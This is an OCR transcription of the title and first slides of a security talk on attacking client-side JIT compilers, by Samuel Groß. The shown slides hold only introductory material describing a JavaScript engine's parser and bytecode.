
# Attacking Client-Side JIT Compilers


Samuel Groß (@5aelo)

# A JavaScript Engine




# A JavaScript Engine

- Parser: entrypoint for script execution, usually emits custom *bytecode*



